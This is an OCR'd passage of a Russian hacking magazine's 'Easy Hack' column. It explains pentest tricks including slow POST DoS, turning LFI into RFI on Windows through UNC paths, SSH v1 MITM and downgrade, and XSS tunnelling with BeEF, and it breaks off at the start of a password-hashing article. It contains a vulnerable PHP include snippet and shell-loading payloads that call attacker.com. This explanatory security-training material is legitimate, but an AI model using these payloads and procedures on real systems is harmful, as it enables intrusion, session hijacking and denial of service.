EASY HACK

WARNING


Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ИЗМЕНЕНИЕ ПАРСЕРА В WIRESHARK

ЗАДАЧА

РЕШЕНИЕ

Wireshark — анализатор протоколов (или сниффер). Прекрасная тулза, во многом незаменимая. Она не случайно входит в десятку самых необходимых хак-софтин. Конечно, ее главным плюсом являются разнообразнейшие диссекторы, то есть «парсеры» тех или иных протоколов, которые Wireshark «интеллектуально» применяет в зависимости от протоколов, портов и прочего. Но если с низкими протоколами (IP, TCP, ARP, Ethernet) чаще всего все достаточно просто, то с верхними, уровня приложений, частенько возникают трудности. Особенно когда используются нестандартные связки (инкапсуляция) протоколов или нестандартные порты. На самом деле это небольшая проблема. Хотя некоторые и не в курсе, но Wireshark позволяет четко указывать, какой уровень и каким диссектором парсить. Все, что требуется, — выделить «странный» пакет по правой кнопке, выбрать «Decode as...» и указать необходимый протокол. В качестве практического примера могу отправить к разбору процедуры аутентификации клиентом на MS SQL сервере без включенного обязательного шифрования трафика.



Выбираем необходимый диссектор для конкретного порта

ПРИКРУТИТЬ SQLMAP К BURP SUITE

ЗАДАЧА

РЕШЕНИЕ

Данный пост трудно назвать задачей, скорее это некая приятность для пентестера, которой я и хочу поделиться.

Ползая между различными проксиками типа Webscarab, ZAP, Burp и так далее, я в итоге (или пока что) остановился именно на Burp'е. Имхо, Webscarab подводит количество багов и отсутствие новых версий, а ZAP — некая недоразвитость... В то же время такая тулза, как sqlmap, которая используется для продвинутой раскрутки SQL-инъекций, тоже очень хороша и местами приятно выделяется на фоне конкурентов. Хотя с ней есть некоторые трудности. А именно — с увеличением функционала количество консольных параметров разрослось до неадекватного :). То есть без GUI с ней работать не очень удобно. Хотя надо отметить, что пучок сторонних гуев к ней имеется. Но дело не в этом. Чисто по-человечески приятно, когда у тебя «все под рукой» и когда работа по возможности автоматизирована. И похоже, не я один так думаю.

Как и у собратьев Burp'a, у него самого есть система добавления дополнительных плагинов, что иногда очень выручает (но об этом лучше написать отдельную статью). Так, добрый пентестер под ником cr0hn взял и реализовал аддон к Burp'у — GUI-прослойку для sqlmap. Теперь, прикрутив плагин, мы должны всего лишь выбрать необходимый URL, кликнуть правой кнопкой и отправить его в гуишку. А далее уже работать с sqlmap через этот гуи. В качестве дополнительного бонуса гуя сейчас имеется поиск по выводу и его экспорт в файл (то есть лучше обыкновенной виндовой консоли).

С точки зрения прикрутки плагина, все, что нам требуется, — выполнить следующие действия:

1. Скачать плагин с goo.gl/tNf9M.
2. Разархивировать его в папку к Burp'у.
3. Изменить suite.bat на:

```
java -classpath burpsuite_name.jar;plugin_name.jar burp.StartBurp
```

ПРОВЕРИТЬ УСТОЙЧИВОСТЬ ВЕБ-СЕРВЕРА К SLOW POST


ЗАДАЧА

РЕШЕНИЕ


В прошлый раз мы начали разбирать классические и не очень классические DoS-атаки на веб-серверы. Сегодня продолжим, поэтому я опускаю вводную часть.

Итак, позвольте рассказать про атаку slow HTTP POST DoS. Название ее определенно говорящее. Идея атаки в том, чтобы уложить HTTP-сервер за счет использования «медленных» POST-запросов на сервер. Так, в заголовке POST-запроса клиент передает серверу Content-Length большого значения, а после удачного запроса начинает очень медленно передавать данные. Веб-сервер получает такой POST-запрос, видит в нем Content-Length и ждет соответствующее значение данных в теле запроса, но, как я уже сказал, данные приходят к нему медленно, по чуть-чуть.

Таким образом, атакующий, имея под своим контролем небольшое количество хостов (возможно, даже один), может создавать такие «висящие коннекты» и израсходовать ресурсы сервера, так что тот не сможет отвечать легитимным клиентам. Исчерпавшиеся ресурсы могут быть различны. Например, можно занять все потоки или занять ими всю память.



Настройка тулзы от OWASP для тестирования



Заголовок отправлен, данные (qjv...) передаются. Повторяем много раз = сайт в дауне :)

Как видно, данная атака основывается на «уязвимостях» самого протокола HTTP. Ведь мы не вылезаем за рамки протокола, а эмулируем множественное подключение медленных клиентов. То есть с точки зрения логов, если все настроить правильно, жертва может долго не догадываться о причинах падения ее сервака. Такая «нормальность» атаки рождает достаточно неприятную проблему — от нее непросто защититься.

Если посмотреть более общим взглядом, то можно заметить, что данная атака во многом похожа на описанный в прошлом номере Slowloris. Да и вообще вспоминаются разнообразные олдскульные атаки, типа SYN-flood'а, — история повторяется на новом уровне. Но даже с учетом большого сходства Slowloris и Slow POST'а они достаточно различны с точки зрения атакующего потенциала. Как минимум если, используя Slowloris, можно завалить в основном Apache-подобные веб-серверы, то slow POST'у подвержены почти все основные серверы. Это и тот же Apache, и все версии IIS, и что-то альтернативное вроде lighttpd. Что касается nginx, то ситуация с ним не совсем ясна. Чисто теоретически он не должен быть подвержен такой атаке, но фактически, с учетом тех или иных настроек его самого и ОС, на которой он крутится, иногда получается его завалить.

Что еще «страшно», — как и Slowloris, реализовать атаку не составляет труда, используя любой скриптовый язык... Но извращаться нам ни к чему, так что отправляемся за официальной тулзой от OWASP — goo.gl/IUDmB.

РАСКРУТИТЬ LFI ДО RFI ПОД ОС WINDOWS

ЗАДАЧА

РЕШЕНИЕ

LFI (Local File Include) — одна из очень распространенных веб-уязвимостей. Суть ее в том, что при некорректной фильтрации ввода или ее отсутствии (либо какой-нибудь логической дыре) мы имеем возможность подгрузить произвольный скрипт, который исполнится на веб-сервере.

Простейший пример скрипта на PHP будет выглядеть следующим образом:

```
<?php
...
include $GET['file'];
...?>
```

Таким образом, если мы передадим такому скрипту в параметре file имя какого-то еще PHP-скрипта, то PHP при его исполнении попытается подгрузить скрипт из параметра и исполнить его. Хорошо, но нам, как атакующим, ведь интересно не просто что-то подгрузить из функционала веб-приложения, нам ведь нужен шелл. И здесь у нас возникает желание подгрузить скрипт с нашим контентом. Как это сделать? Способов есть несколько. Конечно, самый простой — расположить наш PHP-шелл на каком-

нибудь еще веб-сервере и указать полный путь до файла в виде:

```
http://attacker.com/shell.php
```

Но данный способ срабатывает нечасто, так как в конфигах PHP есть опция, запрещающая подгрузку удаленных файлов. Казалось бы, все, здесь нас больше ничего хорошего не ждет и надо искать другие, локальные пути. Да ведь запреты запретами и теория теорией, а в жизни у нас есть топор в рукаве :).

Вообще, мне лично очень интересны кросстехнологичные баги-фичи. Об одной из них мне недавно рассказал Алексей Синцов (вот ведь, на все руки мастер :)), чем меня очень порадовал. Фича оказалась достаточно простой, но позволяющей обойти упомянутый запрет на загрузку файлов с удаленных хостов.

Все, что требуется для обхода ограничения, — это, во-первых, чтобы веб-сервер с PHP был запущен под Windows, а во-вторых, указать путь до нашего файла в виде:

```
\\attacker.com\shell.php
```

То есть как будто до виндовой шары. Как ни странно, данный способ работает. И похоже, потому, что схема подключения здесь не указывается. На всякий случай еще раз отмечу, что данный способ сработает, только если ОС — винда, так как только в ней действует данное «сокращение» на уровне API.

Но и это еще не все. Очень часто веб-серверы находятся за файрволами, а потому обратиться напрямую по шаре через интернет к веб-серверу нам вряд ли удастся. Но интересно, что мы можем указать порт, по которому он к нам будет коннектиться:

```
\\attacker.com:31337\shell.php
```

Таким образом, мы можем пробрутить порты и найти, какой из них разрешен. Здесь важно отметить, что если указан порт, отличный от стандартного, то подключение уже будет происходить не по SMB, а по WebDAV.

Итак, мы имеем такую последовательность действий:

1. Понять, что ОС — Windows.
2. Поснифать на attacker.com трафик и, брутя порты, понять, где есть «дырка».
3. Поднять на данном порту анонимный WebDAV или шару.
4. Выложить на нее шелл и подгрузить его.
5. Радоваться.

И ВОЗНИКАЕТ ЖЕЛАНИЕ ПОДГРУЗИТЬ СКРИПТ С НАШИМ КОНТЕНТОМ. КАК ЭТО СДЕЛАТЬ? СПОСОБОВ ЕСТЬ НЕСКОЛЬКО.

ПОЛУЧИТЬ ЛОГИН И ПАРОЛЬ ОТ SSH

ЗАДАЧА

РЕШЕНИЕ

SSH — один из основных протоколов для удаленного защищенного взаимодействия в Сети, является одним из главных админских интерфейсов. И если атаки на другие интерфейсы (Web, SSL, RDP) мы уже разбирали в Easy Hack, то SSH почему-то обошли стороной. Что ж, исправляемся.


Итак, давай представим простую ситуацию: есть сетка, есть админ, есть сервер с открытым SSH, которым активно пользуется админ для удаленного администрирования. Нам же необходимо получить доступ к данному серваку. И как же это сделать? Ответ: сейчас чаще всего — никак :). Ну, в смысле не совсем никак, но точно не через SSH. Здесь слабое звено стоит искать либо в других сервисах сервера, либо в самом админе... Причины — высокая защищенность последней версии SSH на уровне протокола и малое количество эксплойтов под ПО... Хотя я, наверное, перегибаю палку, говоря «никак». Все же пути есть.

Конечно, первое, что приходит на ум, — bruteforce. Тогда THC Hydra нам в руки и в бой! Но возможно, это и не потребуется, если нам повезет. А наше везение во многом зависит от того, насколько стар атакуемый сервер.

Наш шанс в том, что он будет поддерживать SSH версии 1. Эта версия протокола SSH имеет серьезную проблему, которая позволяет нам, атакующим, провести классическую man-in-the-middle атаку и в итоге видеть незашифрованный трафик.

В общем виде атака представляет собой следующий процесс:

1. Мы проводим ARP-спуфинг между админом и сервером и таким образом контролируем передаваемый трафик.
2. Админ коннектится на сервер по SSH.
3. Сервер отправляет свой открытый ключ клиенту.
4. Мы подменяем этот ключик на свой.
5. Клиент SSH админа выбирает шифрование, генерит сессионный ключ, шифрует его открытым ключом сервера и отправляет его.




Серверов, поддерживающих SSH версии 1, еще много

6. Так как клиент зашифровал сессионный ключ нашим открытым ключом, то мы его расшифровываем и передаем дальше серверу.
7. Зашифрованное соединение на основе сессионного ключа установлено. Но мы знаем этот ключ, а потому можем расшифровывать проходящий через нас трафик.

Этот процесс и показан на рисунке. Фактически данную атаку можно реализовать с помощью Ettercap или Cain.

Теперь же самое важное — как много осталось серверов, которые поддерживают SSH v1? Точно я не скажу, но во время проведения пентестов они систематически попадаются. Сама атака



Подключение к SSH-1.99 и по SSHv1, и по v2




Схема MITM для SSH версии 1

стала общеизвестна году так в 2000–2001-м. А потому почти все новые серваки и железки поставляются уже с правильной версией SSH. Но в то же время всякое пятилетнее оборудование может быть уязвимо. Особенно это относится к сетевому оборудованию и всевозможным нестандартным железкам (например, контроллерам), безопасностью которых производители плохо занимаются. Как практический пример — посмотри на shodanhq.com.

Но и это еще не всё. На самом деле не все и не сразу перешли на SSH v2, был и переходный период, когда серверы для обратной совместимости поддерживали и первую, и вторую версии SSH. И таких серверов тоже есть пучок, и их мы тоже можем атаковать. Здесь нам поможет SSH Downgrade атака.

Чтобы все сразу стало ясно, следует сказать о том, как сервер показывает, какие версии SSH он поддерживает. Все очень просто. При подключении по SSH сервер открытым текстом отвечает клиенту одним из трех видов сообщений:

- **SSH-1.5** — поддерживается только SSH версии 1;
- **SSH-1.99** — поддерживаются SSH версии и 1, и 2;
- **SSH-2.0** — только версия 2.

То есть, просто подключившись к серверу, мы можем понять, насколько он уязвим. Принцип работы SSH Downgrade, я думаю, теперь понятен: когда клиент коннектится к серверу, мы подменяем ответ от сервера (опять же используя MITM) с текста «SSH-1.99» на «SSH-1.5». Клиент думает, что сервер поддерживает только SSHv1, и подключается, используя его.

Конечно, здесь еще многое зависит и от настроек клиентского ПО. Но, например, тот же де-факто стандартный виндовый SSH-клиент PuTTY поддерживает SSH версии и 2, и 1 (см. скриншот). Практическую реализацию показывать не буду, так как Cain, например, проводит эту атаку на автомате (downgrade + pass sniff = ARP-SSH-1), когда используется ARP-спуфинг. Если же есть желание самому потренироваться, то вот линк — goo.gl/mqgZY.

НАСТРОИТЬ ПОД СЕБЯ METASPLOIT FRAMEWORK CONSOLE

ЗАДАЧА

РЕШЕНИЕ

Metasploit Framework стал одним из главных пентестерских инструментов. Оно и понятно: в него портируется много сторонних тулз, паблик эксплойты постоянно добавляются, расширяется функционал — то есть проект постоянно растет и развивается.

Несмотря на то что у MSF есть несколько видов GUI, очень многие все равно пользуются его консольной версией — msfconsole. Не так давно я обнаружил, что его можно настроить под себя и сделать информативней.

Например, при запуске msfconsole мы видим приглашение «msf>», которое не очень-то полезно. Но оказывается, все можно изменить. В msfconsole есть параметр, который отвечает за то, что будет отображаться. И имя ему — PROMPT. Установка значения переменной осуществляется стандартными командами: «set» — настройка будет применена в рамках данной сессии, «setg» — настройка «навсегда», то есть сохранится в пользовательском конфиге.

Например, следующей командой мы указываем выводить IP-адрес в начале каждой команды (что очень удобно, так как сразу понятно, что выводить в LHOST для модулей):

```
set PROMPT %L
```

В итоге мы получим примерно следующее:

```
192.168.0.1>
```

Кроме %L, которая ответственна за вывод локального IP-адреса машины, есть еще и другие. Далее полный список:

%D — путь локальной директории;
%H — hostname атакующего;
%J — количество запущенных модулей (job);
%L — IP-адрес атакующего;
%S — количество имеющихся сессий;
%T — timestamp;
%U — имя пользователя, запустившего msf.

Кроме того, есть еще дополнительные фичи. Во-первых, для %T можно указывать формат временных меток, используя еще одну переменную — PromptTimeFormat, с указанием параметров (%d — день, %m — месяц, %y — год и так далее). Во-вторых, для удобства имеется возможность использовать цвета — их достаточно много, и именуются они по первым трем буквам названия на английском: %yel — желтый, %red — красный и так далее. Ну и кроме того, все, что начинается не с %, будет отображаться как текст.

Таким образом, мне кажется, удобная консоль будет иметь настройку (также см. скриншот):

```
set PROMPT %L %redS:%S J:%J
```

```
msf> set PROMPT %L %red S:%S J:%J
PROMPT => %L  S:%S J:%J
192.168.79.128  S:0 J:0>
192.168.79.128  S:0 J:0>
```

Локальный IP, количество сессий и jobs'ов

ОРГАНИЗОВАТЬ ТУННЕЛЬ ЧЕРЕЗ XSS

ЗАДАЧА

РЕШЕНИЕ

Итак, опять представим себе ситуацию. Есть сервер с административным веб-интерфейсом, есть админ и есть мы, а хотим мы поовнить данный сервачок. Предположим, что каких-то сверхкритичных уязвимостей на вебе найдено не было, а только, скажем, XSS'ка. И вроде бы все отлично: хватай XSS'кой куки, и вперед! Но как бы не так. Как минимум, проблемой может стать установленный сервером для кукисов флаг HTTPOnly, который не даст нам возможность вынуть их из браузера админа. Другой проблемой может стать фильтрация по IP доступа к веб-серверу или к самой админке. И что же тогда делать? Организовать туннель через XSS. Что бы там ни говорилось о продвинутом использовании XSS'ок, но самым мощным payload'ом, я думаю, является как раз XSS-туннель. Зачем нам аутентификационные куки, когда мы можем напрямую выполнять какие-то действия на сайте от имени нашей жертвы?

Но постой. Давай посмотрим, что же такое XSS-туннелинг. Если говорить в общем, то это специальный JavaScript, который подгружается XSS'кой нашей жертве. Далее этот JS открывает какую-нибудь страницу на атакуемом сайте и полностью ее нам пересылает. Мы видим ее в своем браузере, кликаем, куда нужно, но наши действия не выполняются браузером, а передаются обратно в этот JS, который и произведет необходимые действия на атакуемом сайте, но от имени жертвы. Причем жертва об этом не будет догадываться.


Описание, конечно, очень общее, для понимания идеи. На практике все происходит несколько сложнее, количество элементов несколько больше, и это мы сейчас рассмотрим на примере BeEF.

BeEF — это специальный фреймворк для проведения мощных и глубоких атак на браузеры с использованием XSS'ок. На самом деле, может быть, не очень хорошо получается, что описывать такую прекрасную вещь, как BeEF, мне приходится в несколько строк, ведь она заслуживает отдельной статьи. Но я думаю, что в следующих выпусках мы это поправим.

Итак, BeEF представляет собой трехкомпонентную систему:

1. Браузеры жертв — hoocked browsers. Браузеры, в которые нам удалось подгрузить свой, а точнее BeEF'а, JavaScript-код.
2. Ядро BeEF'а — главное связующее и всеобрабатывающее звено.
3. Интерфейс BeEF'а, к которому атакующий подключается, используя свой браузер, и через который он может «управлять» жертвами. На самом деле не совсем управлять, а скорее запускать те или иные атакующие модули.

Если посмотреть на это в процессе, то атакующий с помощью XSS'ок или просто заманив жертву себе на сайт, подгружает ей в браузер JS BeEF'а. Данный JS «устанавливает соединение» с ядром фреймворка и ждет от него команд (систематически стучится). Атакующий через интерфейс может указать действие для какого-нибудь из браузеров жертв, выполнить сканирование портов например. Ядро, получив от атакующего команду, переправит к жертве еще дополнительный кусок JS, который исполнит указанную команду (то есть сканирование портов), а результат отправится обратно в ядро. Кроме сканирования портов, можно в любой момент подгрузить какой-нибудь эксплойт, например, и захватить контроль над тачкой. На самом деле это очень мощная штука. Получается, что люди как бы садятся на крючок...



Но вернемся к туннелю. Одним из атакующих модулей BeEF'а является Tunnel Proxy (aka XSS-туннель).

Для того чтобы сделать XSS-туннель, нам потребуется прописать в нашем браузере специальный прокси-сервер от BeEF'а (по умолчанию 127.0.0.1, порт 6789). После этого все клики в нашем браузере (то есть HTTP-запросы) будут обрабатываться этим прокси. Данный прокси, получая запрос от атакующего, модифицирует его специальным образом и переправляет JS модулю BeEF'а в браузере жертвы. Этот модуль выполняет запрос на атакуемый сервер, но от имени заXSS'енной жертвы. Результаты запроса (HTML-страничка) получаются этим JS-модулем BeEF'а и переправляются обратно в ядро BeEF'а. Оттуда данные конвертируются и передаются на BeEF-прокси, который, в свою очередь, отображает страницу для браузера атакующего. То есть фактически атакующий видит то, что «видит» жертва. Далее атакующий может выполнить еще какое-то действие, например ввести какую-нибудь форму и отправить ее. Все эта операция повторится, JS BeEF'а отправит от имени жертвы данный запрос, и результаты его попадут обратно атакующему.

Думаю, что теперь все стало достаточно понятно. Как видишь, это фактически удаленное управление. Теперь о плюсах, минусах и тонкостях. Важно помнить о том, что отправляемые JS-модулем BeEF'а запросы от браузера жертвы на атакуемый веб-сервер (админку) будут содержать аутентификационные куки в заголовках, то есть атакующий будет иметь аналогичный доступ в админке, что и жертва. Во-вторых, большим плюсом здесь является то, что жертва не знает о действиях, которые производит атакующий от ее имени. Это возможно потому, что мы можем, например, заманить жертву к нам на сайт, а на нем в скрытом фрейме открыть сайт-админку и через XSS'ку в нем подгрузить JS от BeEF'а. И пока жертва будет на нашем сайте, мы можем производить нашу атаку.

Атака становится еще более опасной, когда мы находимся в одном сегменте с админом (жертвой) и можем проводить MITM-атаку (arp-spoofing, например). В данном случае мы можем вставлять такой скрытый фрейм во все открываемые админом веб-страницы (которые передаются по HTTP) и поддерживать атаку таким образом до победного конца.

Из минусов и тонкостей стоит отметить, во-первых, то, что, в отличие от многих других модулей BeEF'а, при Tunnel Proxy JS BeEF'а должен быть подгружен именно через XSS на атакуемом сайте. Это важно для того, чтобы не нарушать кроссдоменные политики (SOP) и иметь возможность выполнять аутентификационные запросы и получать на них ответы. А во-вторых, так как у нас есть передающее звено (JS-модуль BeEF'а) и мы работаем не напрямую с сервером, то могут возникнуть трудности практического плана — с отображением контента или не очень корректной работой с запросами, когда используются какие-то странные технологии :).

Опять же, с точки зрения совсем практической, здесь особо рассказывать нечего: требуется выбрать жертву, указать модуль TunnelProxy и настроить свой браузер на прокси BeEF'а. Здесь лучше все своими глазами увидеть (goo.gl/SdHB8), а еще лучше — попробовать своими ручками.

Вот и все, надеюсь было интересно. Успешных ресерчев и познаний нового!

Sanjar Satsura (satsura@1337day.com, twitter.com/sanjar_satsura)

Сага о криптостойких паролях

УЧИМСЯ НА ЧУЖИХ ОШИБКАХ И ЗАЩИЩАЕМ ПАРОЛИ ОТ БРУТФОРСА

Защищенный пароль — это не просто длинный набор букв, цифр и символов в разных регистрах. Чтобы реквизиты пользователей устояли перед банальным брутфорсом, разработчикам нужно продумать сбалансированную и эффективную систему шифрования. Большой компании, чтобы понять это, необходимо столкнуться с утечкой данных, а тебе достаточно просто прочитать статью!




INTRO

Последнее время новостная лента пестрит постами об утечках паролей с крупных ресурсов. Если ты следишь за новостями мира ИБ, то наверняка слышал об утечке 6,46 миллиона хешей паролей крупнейшей социальной сети для профессионалов — LinkedIn (www.linkedin.com). По сей день этот инцидент расследуют самые крутые спецы ФБР. Можно сказать, что последние полгода организация утечек паролей является негласным трендом в кругах анонимусов.

За это время были опубликованы хеши таких популярных ресурсов, как Last.fm, Yahoo Voice, eHarmony, NVIDIA. Небезызвестная компания Rapid 7 провела анализ 165 тысяч хешей, слитых с LinkedIn, и составила инфографику самых популярных (она приложена в качестве иллюстрации к этой статье).

На первый взгляд, пользователи сами виноваты, что используют такие простые для восстановления пароли. Но так ли это? В конечном счете компании удалось расшифровать и проанализировать все

TOP-30 ПАРОЛЕЙ ИЗ УТЕКШЕЙ БАЗЫ LINKEDIN



пароли, как сложные, так и простые. Механизмы защиты паролей, фигурировавшие в историях этих утечек, настолько примитивны, что при желании для восстановления исходных данных можно использовать минимальные ресурсы. Стоит ли в таком случае говорить о том, насколько уязвимыми мы становимся с неустойчивыми хешами, которые легко вскрываются ресурсами китайской OEM-видеокарты стоимостью 42 доллара? Возможно ли существенно усложнить злоумышленникам восстановление паролей пользователей с утекшей БД? Возможно! Сегодня я расскажу тебе о том, как снизить риски восстановления паролей из неустойчивых хешей.

АТАКА НА ХЕШИ

Для того чтобы понять, насколько эффективен метод хеширования паролей, давай ознакомимся с существующими способами «восстановления» значения, скрывающегося за хешем. Их не так много, и я думаю, ты слышал обо всех.

1. **Брутфорс (Brutforce)** — различают основные три типа брутфорса:
